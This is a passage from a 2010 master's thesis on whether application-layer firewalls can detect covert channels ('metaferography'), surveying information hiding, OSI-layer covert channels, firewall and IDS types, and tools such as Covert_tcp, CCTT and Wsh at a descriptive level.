2010

Firewall resistance to metaferography in network communications

Richard Savacool

Firewall Resistance to Metaferography in Network Communications

by

Richard Savacool

Thesis submitted in partial fulfillment of the requirements
for the degree of
Master of Science in
Computer Security and Information Assurance

Rochester Institute of Technology
B. Thomas Golisano College
of
Computing and Information Sciences

May 21, 2010

Thesis Approval Form

Rochester Institute of Technology
B. Thomas Golisano College
of
Computing and Information Sciences

Student Name: Richard Savacool

Thesis Title: Firewall Resistance to Metaferography in Network Communications

Thesis Committee

Name	Signature	Date
Bo Yuan		5/21/2010
Chair		
Daryl Johnson		5/21/2010
Committee Member		
Peter Lutz		5/21/2010
Committee Member		

Thesis Reproduction Permission Form

Rochester Institute of Technology
B. Thomas Golisano College
of
Computing and Information Sciences

Master of Science in
Computer Security and Information Assurance

Firewall Resistance to Metaferography in Network Communications

I, Richard Savacool, hereby grant permission to the Wallace Library of the Rochester Institute of Technology to reproduce my thesis in whole or in part. Any reproduction must not be for commercial use or profit.

Date: 5/21/2010 Signature of Author: Richard Savacool

Dedication

This thesis is dedicated to my beloved wife, Dawn, with whom life remains an adventure.

Acknowledgements

This thesis would not have been possible without the ongoing guidance and mentorship of my advisor, Professor Bo Yuan, as well as my esteemed thesis committee, Professors Daryl Johnson and Peter Lutz. I am also indebted to my many colleagues who continue to support and encourage my thirst for education.

Abstract

In recent years corporations and other enterprises have seen a consolidation of security services on the network perimeter. Services that have traditionally been stand-alone, such as content filtering and antivirus scanning, are pushing their way to the edge and running on security gateways such as firewalls. As a result, firewalls have transitioned from devices that protect availability by preventing denial-of-service to devices that are also responsible for protecting the confidentiality and integrity of data. However, little, if any, practical research has been done on the ability of existing technical controls such as firewalls to detect and prevent covert channels.

The experiment in this thesis has been designed to evaluate the effectiveness of firewalls—specifically application-layer firewalls—in detecting, correcting, and preventing covert channels. Several application-layer HTTP covert channel tools, including Wsh and CCTT (both storage channels), as well as Leaker/Recover (a timing channel), are tested using the 7-layer OSI Network Model as a framework for analysis.

This thesis concludes that with *a priori* knowledge of the covert channel and proper signatures, application-layer firewalls can detect both storage and timing channels. Without *a priori* knowledge of the covert channel, either a heuristic-based or a behavioral-based detection technique would be required. In addition, this thesis demonstrates that application-layer firewalls inherently resist covert channels by adhering to strict type enforcement of RFC standards.

This thesis also asserts that metaferography is a more appropriate term than covert channels to describe the study of "carried writing" since metaferography is consistent with the etymology and naming convention of the other main branches of information hiding—namely cryptography and steganography.

Key Words: *covert channels, metaferography, application-layer firewall, signature-based detection, information hiding*

Contents

Chapter 1: Introduction

1.1 Overview

The concept of covert channels in modern computing dates back decades and finds it roots in steganography. Steganography is the "art of hidden writing ... [and] differs from cryptography, the art of secret writing, which is intended to make a message unreadable by a third party but does not hide the existence of the secret communication." [1]

While encryption makes it difficult to read intercepted data, covert channels make it difficult to detect that a message has even been sent. For additional security, both data hiding and data encryption technologies can be used to transport and protect very sensitive data such as personally identifiable information (PII) or financial transactions. Likewise, even terrorists have allegedly used steganography to manipulate innocuous-looking pictures in order to covertly pass messages on the Internet. [2]

In order to facilitate data protection and prevent data leakage, most organizations deploy perimeter-based solutions such as firewalls and intrusion detection/prevention (IDS/IPS) systems. According to the 2008 Computer Security Institute (CSI) Computer Crime and Security Survey, 94% of respondents use network-layer firewalls, while 53% of respondents also use application-layer firewalls. Furthermore, 69% of respondents use intrusion detection systems, while only 54% use intrusion prevention systems. [3] Because most of the respondents have a direct interest or role

in information security, these statistics are most likely much higher than the industry average.

Given that firewalls have almost universal adoption in industry compared to other perimeter technologies, configuring firewalls to defend against covert channels would be highly desirable. However, recent research suggests that network-layer firewalls are ineffectual at defending the perimeter from covert channels, while application-layer firewalls enjoy only minor success out of the box. [4]

1.2 Hypothesis

While application-layer firewalls have only limited success using out-of-the-box configurations, they should be capable of detecting a much wider range of metaferographic communications or covert channels by virtue of understanding each layer from physical to application.

1.3 Purpose

The purpose of this thesis is to evaluate the effectiveness of firewalls in detecting, correcting, and preventing covert channels within network communications using the 7-layer OSI Network Model as a framework for analysis.

1.4 Methodology

The following methodology provides a high-level overview of how the hypothesis will be tested and the overall approach to the thesis. Previous research will also be incorporated indicating that network-layer firewalls

are not effective at preventing network-layer covert channels, while application-layer firewalls enjoy more success with network-layer covert channels but not application-layer covert channels in out-of-the-box configurations.

An application-layer firewall will be deployed as it would be in real life in order to test its ability to detect, correct, and prevent application-layer covert channels such as CCTT, Wsh, and Leaker/Recover. If the application-layer covert channel can be detected, corrected, or prevented, this will be contrasted with the out-of-the-box behavior of the firewall. Finally, the test environment will be carefully documented, and a diagram showing physical and logical connectivity will be provided.

Chapter 2: Background

The United States Department of Defense defines a covert channel as "a communication channel that allows a process to transfer information in a manner that violates the system's security policy." [5] In particular, early studies focused on the transfer of data between high and low nodes within a single multi-level processing (MLP) system.

With the advent of the Internet, distributed processing increases the impact and likelihood of covert channels existing between nodes of varying classification levels. Furthermore, while most publicly connected networks are protected by some sort of firewall designed to prevent attacks on availability, these same firewalls have little effect on attacks to confidentiality such as information hiding.

2.1 Information Hiding

Information hiding can be classified into three main branches of study: cryptography, steganography, and covert channels. The author proposes that covert channels be formally known as metaferography in order to be more consistent with the etymology and naming convention for both cryptography and steganography.

2.1.1 Cryptography

Cryptography, from the ancient Greek κρυπτό (*kryptos*), meaning "hidden" writing [6], scrambles message text, making it unintelligible without a

secret key. The writing exists in plain view, though it is unreadable. The study of cryptography is most often associated with encryption and its associated algorithms.

Cryptography was often used during wartime. For example, both the Greek *skytale* (or *scytale*) as well as the Confederate Cipher Disc were used to protect battlefield communications. Thucydides documented the first known use of the skytale to summon Pausanius back to Sparta circa 475 BC. [7] The skytale is a cylindrical rod upon which a strip of paper or leather could be wrapped. A message is then written lengthwise down the rod. When the medium of paper or leather is unwrapped, the message becomes unintelligible. Only a rod of the same diameter will produce the same message. This represents a simple form of cryptography known as transposition encipherment.

Replica of Greek skytale displaying "COMPUTERSE CURITYANDI"

The Confederate Cipher Disc was used to secure communications by the Southern Confederacy during the American Civil War. The cipher disc is a mechanical implementation of the Vigenère cipher consisting of two connected discs of varying sizes with the alphabet inscribed equidistantly around the edges. [8] [9] As the discs rotate, different letters line up. As a result, by lining up each letter of the plaintext on the inner wheel with "A" on the outer wheel, the corresponding letter opposite of the key phrase on the outer wheel becomes the ciphertext. For example,

```
Plaintext:  C O M P U T E R S E C U R I T Y
Keyphrase:  M A N C H E S T E R B L U F F M
Ciphertext: O O Z R B X W K W V D F L N Y K
```

Replica of Confederate Cipher Disc

This represents a simple—but effective—form of cryptography known as substitution encipherment.

Modern cryptographic applications such as GPG (an open-source version of PGP) build upon these fundamental ideas by automating the mathematically intensive transformations from cleartext to ciphertext.

The example below shows the plaintext and ciphertext of a GPG transformation:

```
root@Internal:/# cat message.txt
Computer Security and Information Assurance at
Rochester Institute of Technology
```

Human-readable plaintext message before encryption

```
root@Internal:/# cat message.txt.gpg
mÄ^ã¯/ö`ÉkÑÚ
¤è4»GxL(ïów£óG!S¦Ör¿Ý"1|È¢1¼Z®0¥ù¬19Zo&DÞaC¢æmê-
Ì OPbÉQ49øÉýqD-ÚbÐV     ¡b;z3ÁplÛä
```


Unintelligible ciphertext message after encryption

In this example, even if an attacker has the ciphertext, the ciphertext is useless without knowing the secret key that encrypted the message.

2.1.2 Steganography

Steganography derives itself from the Greek στεγανό (*steganos*), meaning "covered" writing [10], and attempts to hide the message within another message. Because the presence of the actual message itself is concealed, steganography relies on "security through obscurity" to keep the message safe. For example, there are several implementations of stego that use content-rich media such as imagery, audio, or video to conceal a message.

Like cryptography, steganography has been used during times of war. For example, British Lt. General Sir Henry Clinton composed a letter to General John Burgoyne during the American Revolutionary War such that when a mask or grille was applied to the letter, a second distinct message appeared. [11] The challenge with this type of writing is to ensure that both the apparent message and the actual message make sense to the reader.



Replica of the Masked Letter found in the Clements Library at the University of Michigan

In a more recent example of steganography, California Governor Arnold Schwarzenegger allegedly embedded a vulgar, hidden message in his veto of Assembly Bill 1176. The Governor's office denied the message, chalking it up as simply a "strange coincidence." [12]

To the Members of the California State Assembly:

I am returning Assembly Bill 1176 without my signature.

For some time now I have lamented the fact that major issues are overlooked while many unnecessary bills come to me for consideration. Water reform, prison reform, and health care are major issues my Administration has brought to the table, but the Legislature just kicks the can down the alley.

Yet another legislative year has come and gone without the major reforms Californians overwhelmingly deserve. In light of this, and after careful consideration, I believe it is unnecessary to sign this measure at this time.

Sincerely,

Arnold Schwarzenegger

Governor's veto response to Assembly Bill 1176

Modern steganographic applications such as Hide In Picture [13] work by altering a medium such as an image or audio/video clip in a way that is not detectable by humans but yet can be detected by a computer when the proper password is provided. In the bitmap image below, the secret message was embedded using the Blowfish algorithm with a password of "CSIA."

Computer Security and Information Assurance at
Rochester Institute of Technology

Secret message embedded using steganography

Original image

Image with embedded message

2.1.3 Metaferography

Metaferography originates from the Greek μεταφέρό (*metaferos*), meaning "carried" writing [6]. Like steganography, metaferography attempts to

hide the actual message. However, unlike steganography, metaferography conceals the message within a carrier or transport mechanism. The study of metaferography includes covert channels and is often associated with electronic data communications. Zander clarifies that, "[w]hile steganography requires some form of content as cover, covert channels [sic] require some network protocol as carrier." [14]

Given the etymology of metaferography, the author proposes that metaferography be adopted in lieu of covert channels to describe the study of covert channels. This brings consistency to the nomenclature used with the other branches of information hiding, namely cryptography and steganography. In this way, covert channels can still be used to describe the actual implementation, while metaferography can describe the field of study pertaining to covert channels.

Historically, metaferography was used by the ancient Greeks to protect a message by writing it on the surface of a wooden tablet and covering it with wax so that the message could not be seen and appeared to be an ordinary blank wax tablet. Herodotus reported that this technique was used to warn the Spartans of the impending invasion by the Persian Empire. [15]

In a more recent example, German spies used invisible ink on newspapers during WWII. Although invisible ink is traditionally thought of as a form of technical steganography, the fact that the ink is used on a carrier (in this case a newspaper) may lend itself to being thought of as metaferography instead. Similarly, microdot printing used extensively by spies during WWII and the Cold War is also a form of metaferography

since the printing is done on a carrier substrate and is not covered within other "writing."

Modern software such as Covert_tcp [16] uses metaferography to carry a message inside the TCP protocol itself. In this instance, Covert_tcp manipulates the TCP packet header in order to transmit data. Encoding can be done using either the IP packet ID (IPID) field, the Initial Sequence Number (ISN) field, or the ACK field (using a bounce server). In addition, data can be sent over any arbitrary port. Covert_tcp is an example of a network-layer covert channel tool.

To highlight the differences between metaferography and steganography, the scenario of hiding a message in a Voice-over-IP (VoIP) phone call is helpful. Takashi and Lee [17] developed a way to hide the message in the RTP payload. Because they are altering the actual message being delivered, this would be considered a form of steganography. Forbes, on the other hand, modified the timestamp field in the RTP header [18] in order to transmit covert data. Because it altered the carrier and not the actual payload, this would be considered a form of metaferography.

2.2 Covert Channels

Lampson, one of the early pioneers in the study of covert channels, classifies covert channels as either storage or timing channels, which are also known as spatial and temporal channels. [19] Storage channels modify legitimate data being passed between two systems in such a way that it can be changed by one system and read by another. Conceptually, storage

channels are the easiest to implement and detect. Most of the available open-source covert channel tools are implementations of storage channels.

Timing channels attempt to modulate the amount of time it takes for data to be transmitted from one system to another. While timing channels can be harder to detect than storage channels, timing channels are rarely used in real-time communications over public networks due to the asynchronous nature of Internet traffic. [20] However, timing channels with long cycle times (and, therefore, low bandwidth) can be used for non-real-time communications over the Internet.

Contrary to popular belief, storage channels do not have to necessarily modify common data such as files or shared memory. Instead, storage channels can write data to unused fields in packet headers (network layer) or even write to the temporary application stream (application layer).

Prior research suggests that network-layer channels are easier to prevent than application-layer channels, especially in situations where strict type enforcement is required on the network infrastructure [4]. This may be due in part to the fact that network-layer transport mechanisms are based on well-documented standards and are limited in scope. However, as the transport shifts to the application-layer, many more possibilities for transportation exist which become much harder to detect.

As a result, this thesis focuses exclusively on the application layer and attempts to demonstrate how application-layer covert channels can be effectively remediated by a perimeter firewall. However, in order to put application-layer covert channels into context, network-layer covert channels must first be understood.

2.2.1 Network-layer Channels

RIT professors Yuan and Lutz note that covert channels can exist in any packet-switched network. [21] Essentially, when a session is broken up into multiple packets, those packets can be sent with different sizes. By varying the packet size in an ordered manner (e.g., odd packet sizes = 1, even packet sizes = 0), a covert channel can be developed from the main channel.

Yuan and Lutz developed a proof-of-concept application using a modified TFTP program. They found that in order to detect variations in packet sizes, the entropy of packet sizes needed to be measured. In many cases, it would be extremely difficult to detect the existence of a covert channel. Because this technique changes the packet body, it is considered a storage technique.

In contrast, Cabuk, Brodley, and Shields [22] focused on the design and detection of covert channels that use timing techniques within the TCP/IP protocol. Examples of network timing techniques include channels where the order of packet arrival conveys information, as well as channels where the arrival times are important.

By developing and analyzing a simple covert channel, Cabuk *et al.* identified several factors that may impact its performance:

- Network conditions
- Sender/receiver processing capabilities
- Complexity of the algorithms
- Portability of the programming language

Furthermore, by varying the timing interval and injecting noise into the channel, the performance of these methods could be tested. The authors

found that given these variables, data could be reliably sent and the maximum dependable speed of transmission could be determined.

Tumoian and Anikeev [23] proposed that passive storage channels in TCP/IP could be detected using packet analysis to review packet characteristics such as the Initial Sequence Number (ISN). In addition, Tumoian *et al.* went on to propose that a neural network could be trained to identify the presence of a covert channel. The authors conclude that such a system could identify a network-based covert channel with great precision.

Berk, Giani, and Cybenko [24] researched interarrival packet times to encode covert messages. While the authors acknowledge that timing channels can be detected using statistical analysis to identify outliers, further experimentation would be necessary to determine real-world feasibility.

2.2.2 Application-layer Channels

Given that most network activity can be linked to a user's identity, Bauer argued that HTTP is an excellent choice as a cover protocol. [25] Not only does HTTP account for a large percentage of Internet traffic, the diversity in senders and receivers makes it easy to have non-participants generate cover traffic. Furthermore, content-rich images, audio, and video make it the perfect choice to tunnel higher bandwidth applications or data.

Brown [26] documented an HTTP timing channel that records the sequence of GET requests within an “established time window” between a client and a web server. One drawback to this type of timing channel is the introduction of delay, whether the natural delay associated with public

networks such as the Internet or the deterministic delay introduced artificially by Borders and Prakash. [27] These researchers looked at detecting covert channels in HTTP by using Web Tap, a network-based intrusion detection application. Unlike many signature-based intrusion detection applications such as Snort, Web Tap uses anomaly-based heuristics in order to detect intrusions.

After testing several publicly available covert tunneling programs, Web Tap was able to successfully identify each tunnel over time. Borders and Prakash concluded that, while it would be possible to evade the detection system, it would require an in-depth knowledge of Web Tap's thresholds as well as detailed knowledge of baseline user activity.

2.3 Theoretical Covert Channels Within the OSI Network Model

The OSI Network Model is a well-known abstraction for how two systems communicate over a network. It is composed of seven distinct layers from physical to application, where physical is the lowest layer and application is the highest layer. The abstraction is useful because it can help pinpoint where problems are by validating that each of the layers from lowest to highest are working.

The previous section discussed in detail both network-layer and application-layer covert channels. However, as the examples below demonstrate, covert channels can exist at any layer of the OSI Network Model. Handel and Sandford note that, "[t]he modularized design of the OSI model makes discovery and exploitation of [covert] channels an easier task than...exploit[ing] the network design as a whole." [28]

2.3.1 Physical – layer 1

The physical layer is the layer closest to the hardware. This layer works closely with the network card's firmware to covert data bits into electrical zeroes and ones. One possible physical-layer covert channel might be to inject data into the carrier for X10 power-line networking, a technology that runs Ethernet signals over the existing electrical wiring in a building to create a local network.

2.3.2 Data Link – layer 2

The data link layer is composed of two sublayers: logical link control (LLC) and media access control (MAC). This layer takes data from the physical layer and organizes it into chunks known as frames. One example of a data link-layer covert channel would be to hide data in the beacon frame broadcast by 802.11 wireless access points.

2.3.3 Network – layer 3

The network layer is where data is formed into packets and IP addressing occurs in the packet header. Network-layer firewalls primarily inspect the source and destination IP addresses and the source and destination ports in order to make a decision on whether the traffic should pass. As a result, covert channels that manipulate the IPID and ISN in the packet header are unlikely to be detected by these types of firewalls. The ICMP tools noted by Stokes [29] are examples of network-layer covert channels that are not detected or prevented by network-layer firewalls such as Check Point NGX.

2.3.4 Transport – layer 4

The transport layer is the traffic cop of the OSI model. It is at this layer that short-term routing decisions are made and data is transformed from packets into segments. This is the layer at which the Transmission Control Protocol (TCP) operates and provides connection-oriented services. As a result, a covert channel could be developed that hides data in the TCP sequence or acknowledgement numbers, as these are agreed upon between source and destination.

2.3.5 Session – layer 5

The session layer is responsible for establishing and tearing down connections between systems. This layer manages the negotiation between systems for specifically how the connection will be made, as well as how the connection will be maintained moving forward. This process is very similar to the SSH covert channel documented by Walter, where data could be stored in the SSH_MSG_IGNORE field during session setup. [30]

2.3.6 Presentation – layer 6

The presentation layer deals with the conversion of data to a given format. This layer includes processes for encryption, compression, and multimedia transforms (e.g., GIF, JPEG, MPEG). Likewise, the covert channel in the compression codec of RTP described by Lloyd [31] would operate at the presentation layer.

2.3.7 Application – layer 7

The application layer is the layer that faces the user and accepts user input. There are many applications that run at this layer including HTTP, FTP, Telnet, and SSH. The thorough paper by Brown [32] lists a variety of ways that covert channels could be developed for HTTP, as well as a number of the common tools for creating covert channels within HTTP.

2.4 Firewalls

There are two primary types of firewalls: network-layer and application-layer firewalls. As the names suggest, they operate primarily based on which layers of the OSI model they understand. For example, a network-layer firewall can understand attacks from the physical layer through the network layer, while an application-layer firewall can understand attacks at every layer of the OSI model.


2.4.1 Network-layer Firewalls

Network-layer firewalls operate at layer 3 of the OSI Network Model. They are the most common type of firewall and control access based on network characteristics such as source or destination IP address, source or destination port, and connection status. Such firewalls provide strong defenses against network-layer attacks such as spoofing or flooding.

Network-layer firewalls can be either stateful or stateless. Modern stateful firewalls maintain information about the connection's session and actually operate at the transport layer (layer 4). Many commercial

versions even include add-on functionality to check or analyze limited application-layer (layer 7) components such as HTTP, FTP, or SMTP.

Firewall-1 from Check Point Software Technologies (http://www.checkpoint.com/) is an example of a commercially available network-layer firewall highlighted on Gartner's Magic Quadrant. [33]




Screenshot showing Check Point management GUI

2.4.2 Application-layer Firewalls

Application-layer firewalls operate at layer 7 of the OSI Network Model. They are relatively rare as a pure firewall, since they require a detailed understanding of a large number of services ranging from DNS to RTSP to HTTP to NFS. Application-layer firewalls typically include proxies for popular services such as SMTP, HTTP, or FTP. In addition to operating at layer 7, application-layer firewalls also operate at the lower layers 1-6. One drawback is that they require constant updates as changes to the protocol specs or specific application standards such as SOAP are released.

Application-layer firewalls can be transparent where user traffic routes across the firewall or non-transparent where user applications need to be explicitly pointed at the firewall. Depending on the implementation and configuration, these types of firewalls can provide loose or strict protocol enforcement. Strict protocol enforcement requires that the firewall adhere exactly to the published RFC for that particular protocol. For example, if a field in the protocol specification is marked unused, strict type enforcement will drop a packet if there is any data in it.

The McAfee Enterprise Firewall (formerly known as Sidewinder from Secure Computing) is an example of a commercially available application-layer firewall highlighted on Gartner's Magic Quadrant. [33]



Screenshot showing McAfee management GUI

2.4.3 Intrusion Detection System (IDS)

An intrusion detection system (IDS) is a system that watches for malicious activity or behavior. An intrusion prevention system (IPS) is a system that can block malicious activity once it is detected. Most modern

IDS systems are really IPS systems that are configured to not block traffic. Many people use the term IDS and IPS interchangeably.

There are two types of IDS systems: host-based IDS (HIDS) and network-based IDS (NIDS). HIDS systems are installed on the endpoint and watch for suspicious behavior on that particular host. They tend to be reactive and used after an incident in order to figure out how the intrusion occurred and the scope of the damage.

Network-based systems are typically installed on the perimeter and look for suspicious network communications for any machine. They tend to be used proactively to block traffic before it ever completely traverses the network. When a NIDS is installed in-line (i.e., traffic routes through the NIDS appliance), it can drop traffic by terminating the session. However, when a NIDS appliance is installed out of band, it can still drop traffic by manipulating the access lists of a router or firewall.


Many firewalls now offer options for basic IDS or IPS systems to be installed on-box. Several firewalls, such as the McAfee Enterprise Firewall, even allow the user to create custom user-defined IDS or IPS signatures. Gartner defines the next generation firewall as having "[i]ntegrated rather than merely colocated network intrusion prevention." [34] Rather than simple static signatures, Gartner goes on to predict that the Next Generation Firewall will look at traffic characteristics so that "the firewall correlates rather than the operator having to derive and implement solutions across consoles." With this type of integration, in the future it should be possible to perform both signature-based and heuristic-based detection.

2.5 Covert Channel Tools

2.5.1 Network-layer Tools

2.5.1.1 Covert_tcp

Covert_tcp is an older, open-source, client-server tool written in C, circa 1996. [16] The application works by manipulating the TCP packet header in order to transmit data. Encoding can be done using either the IP packet ID (IPID) field, the Initial Sequence Number (ISN) field, or the ACK field (using a bounce server). In addition, data can be sent over any arbitrary port. Covert_tcp is an example of a network-layer covert channel tool.




Screenshot showing Covert_tcp displaying client data received

2.5.2 Application-layer Tools

2.5.2.1 CCTT

CCTT, or the Covert Channel Tunneling Tool, was developed in C by the Grey-world.net Team. [35] The latest version v0.1.8 is dated September 2, 2003. The tool supports TCP/IP tunneling through TCP, UDP, HTTP POST, or HTTP CONNECT messages. CCTT is an example of an application-layer covert channel tool.




Screenshot showing CCTT connecting to an external server

2.5.2.2 Wsh

Wsh, or Web shell, was also written by the Grey-world.net Team [36] and includes versions in C, Perl, and Java. The tool provides a remote shell using HTTP POST requests. It supports SSL, file upload/download,

